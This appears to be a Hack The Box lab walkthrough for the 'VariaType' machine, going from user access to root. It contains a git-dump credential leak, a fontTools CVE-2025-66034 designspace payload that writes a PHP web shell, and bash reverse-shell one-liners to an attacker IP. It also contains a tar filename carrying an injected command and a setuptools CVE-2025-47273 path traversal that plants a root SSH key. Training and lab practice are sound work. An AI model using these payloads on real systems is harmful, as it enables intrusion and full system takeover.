

Command: nmap -sV -Pn IP

Command: echo ” IP variatype.htb” >> /etc/hosts

Command: ffuf -u http://variatype.htb/ -H “Host: FUZZ.variatype.htb” -w /usr/share/wordlists/wfuzz/general/big.txt -mc 200,403

Command: nano /etc/hosts

Command: curl -s http://portal.variatype.htb/.git/HEAD

Command: pipx install git-dumper

Command: /root/.local/bin/git-dumper http://portal.variatype.htb/.git/ dump/

Command: cd dump, ls, cat aut.php

Command: ls -la, cd .git

Files
config→ Git repository config. Can contain remote URLs or branch info.HEAD→ Points to the current branch (refs/heads/masterin your case).COMMIT_EDITMSG→ Last commit message (rarely sensitive, but might hint at features/paths).description→ Usually trivial text describing the repo.ORIG_HEAD→ Previous HEAD, can help trace recent changes.
Folders
hooks/→ Git hooks (scripts run on commit/push). Usually sample files in your dump, but sometimes devs leave secrets.index→ Git staging area snapshot (binary). Rarely directly useful.info/→ Usuallyexcludefiles, might include ignored paths.logs/→ Commit logs and reference updates. Can help track file changes, maybe leak passwords or API keys.objects/→ The heart of the repo. Git stores all committed files (blobs, trees, commits) here. This is how we recover the original source code.refs/→ Pointers to branches/tags. Shows what commits exist for each branch.
Commands: mkdir variatype_git, cp -r .git variatype_git/, cd variatype_git

Commands: cd .. , git log –oneline

Command: git show 753bXXX


Now access http://portal.variatype.htb and enter the credentials “g**:G*******”
CVE-2025-66034
Exploring a bit more we have discovered the CVE-2025-66034 in fonttools variLab Github
CVE-2025-66034 is a critical arbitrary file write vulnerability in fontTools’ varLib module (versions 4.33.0 to 4.60.1). A malicious .designspace XML file triggers path traversal and content injection, enabling attackers to write files anywhere on the filesystem—potentially leading to remote code execution in automated font pipelines, CI/CD, or web services processing untrusted fonts.penligent+1
Brief Explanation
The varLib script (CLI or fontTools.varLib.main()) unsafely joins attacker-controlled filenames from font metadata to output directories without sanitization. Combined with XML label injection, this creates a primitive for placing malicious content (scripts, configs) in sensitive locations like web roots or executable paths.github+1
Command: python3 setup.py
Practical Steps: –
Command: nano fact.py
#!/usr/bin/env python3
from fontTools.fontBuilder import FontBuilder
from fontTools.pens.ttGlyphPen import TTGlyphPen

def create_source_font(filename, weight=400):
    fb = FontBuilder(unitsPerEm=1000, isTTF=True)

    fb.setupGlyphOrder([".notdef"])
    fb.setupCharacterMap({})

    pen = TTGlyphPen(None)
    pen.moveTo((0, 0))
    pen.lineTo((500, 0))
    pen.lineTo((500, 500))
    pen.lineTo((0, 500))
    pen.closePath()

    glyph = pen.glyph()

    fb.setupGlyf({".notdef": glyph})
    fb.setupHorizontalMetrics({".notdef": (500, 0)})
    fb.setupHorizontalHeader(ascent=800, descent=-200)
    fb.setupOS2(usWeightClass=weight)
    fb.setupPost()
    fb.setupNameTable({"familyName": "ExploitFont", "styleName": f"Weight{weight}"})

    fb.save(filename)
    print(f"[+] Created {filename}")

if __name__ == "__main__":
    print("[+] Generating source fonts for VariaType exploit...")
    create_source_font("source-light.ttf", weight=100)
    create_source_font("source-regular.ttf", weight=400)
    print("[+] Fonts ready! Upload to: http://variatype.htb/tools/variable-font-generator")
Command: nano exploit.designspace and paste the following code
<?xml version='1.0' encoding='UTF-8'?>
<designspace format="5.0">
  <axes>
    <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400">
      <labelname xml:lang="en"><![CDATA[<?php system($_GET["cmd"]); ?>]]></labelname>
      <labelname xml:lang="fr">Regular</labelname>
    </axis>
  </axes>
  <sources>
    <source filename="source-light.ttf" name="Light">
      <location><dimension name="Weight" xvalue="100"/></location>
    </source>
    <source filename="source-regular.ttf" name="Regular">
      <location><dimension name="Weight" xvalue="400"/></location>
    </source>
  </sources>
  <variable-fonts>
    <variable-font name="MyFont" filename="/var/www/portal.variatype.htb/public/files/shell.php">
      <axis-subsets>
        <axis-subset name="Weight"/>
      </axis-subsets>
    </variable-font>
  </variable-fonts>
</designspace>

Command: python3 setup.py

Go to the following URL in your browser and upload files designspace and both generated ttf files:

Now go to the Dashboard of Git user and check if you have successfully generated:

In your first terminal, run the command nc -lvnp 2222 to start your listener
In you 2nd terminal run the command: curl http://portal.variatype.htb/files/shell.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/10.10.16.2/4444%200%3E%261%27

Now confirm that you got the shell in your 1st terminal where you started your listener

Command: cat /home/steve/user.txt

CVE-2024-25081
Command: cd ~/portal.variatype.htb/public/file
Command: echo ‘bash -i >& /dev/tcp/10.10.16.2/5556 0>&1’ > /tmp/shell.sh

Start your listener on port 6666
Command: nc -lvnp 6666

execute the following code on your target machine as www-data
python3 << 'EOF'
import tarfile, io
malicious_name = "exploit.ttf;bash /tmp/big.sh;"
tar = tarfile.open("exploit.tar", "w")
info = tarfile.TarInfo(name=malicious_name)
info.size = 4
tar.addfile(info, io.BytesIO(b"AAAA"))
tar.close()
print("exploit.tar created")
EOF>

You will receive the connection in terminal 2
Commands: cd, cat user.txt

Root
CVE-2025-47273
CVE‑2025‑47273 is a high‑severity path traversal vulnerability in the setuptools Python package, affecting versions prior to 78.1.1. The flaw resides in the PackageIndex component, which improperly handles URL‑encoded paths when processing package metadata or indexes. This allows an attacker to write files to arbitrary locations on the filesystem with the permissions of the running Python process. If leveraged in a privileged context, this can lead to remote code execution or persistent access via mechanisms such as manipulating SSH keys.
Following the steps given here CVE-2025-47273

Command: sudo -l shows the script that can download anything from our attacker machine, when we ran the script it gives us example usage.
Command: sudo /usr/bin/python3 /opt/font-tools/install_validator.py *
Command: ssh-keygen -t rsa -b 4096 -f id_rsa -N “”

Command: nano server.py & paste the following code on your Attacker Machine
from http.server import HTTPServer, BaseHTTPRequestHandler
import sys

class MinimalHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        with open("id_rsa.pub", "rb") as f:
            content = f.read()
        self.send_response(200)
        self.send_header('Content-type', 'text/plain')
        self.end_headers()
        self.wfile.write(content)
        print(f"[*] Served payload to {self.client_address[0]}")

port = int(sys.argv[1]) if len(sys.argv) > 1 else 8000
print(f"[+] Server listening on port {port}...")
HTTPServer(('0.0.0.0', port), MinimalHandler).serve_forever()
Command: python3 server.py

Command: sudo /usr/bin/python3 /opt/font-tools/install_validator.py http://10.10.X.X:9XXX/%2froot%2f.ssh%2fauthorized_keys

Code 200

On victim machine you should see plugin installed successfully

Command: ssh -v -i id_rsa root@10.129.X.X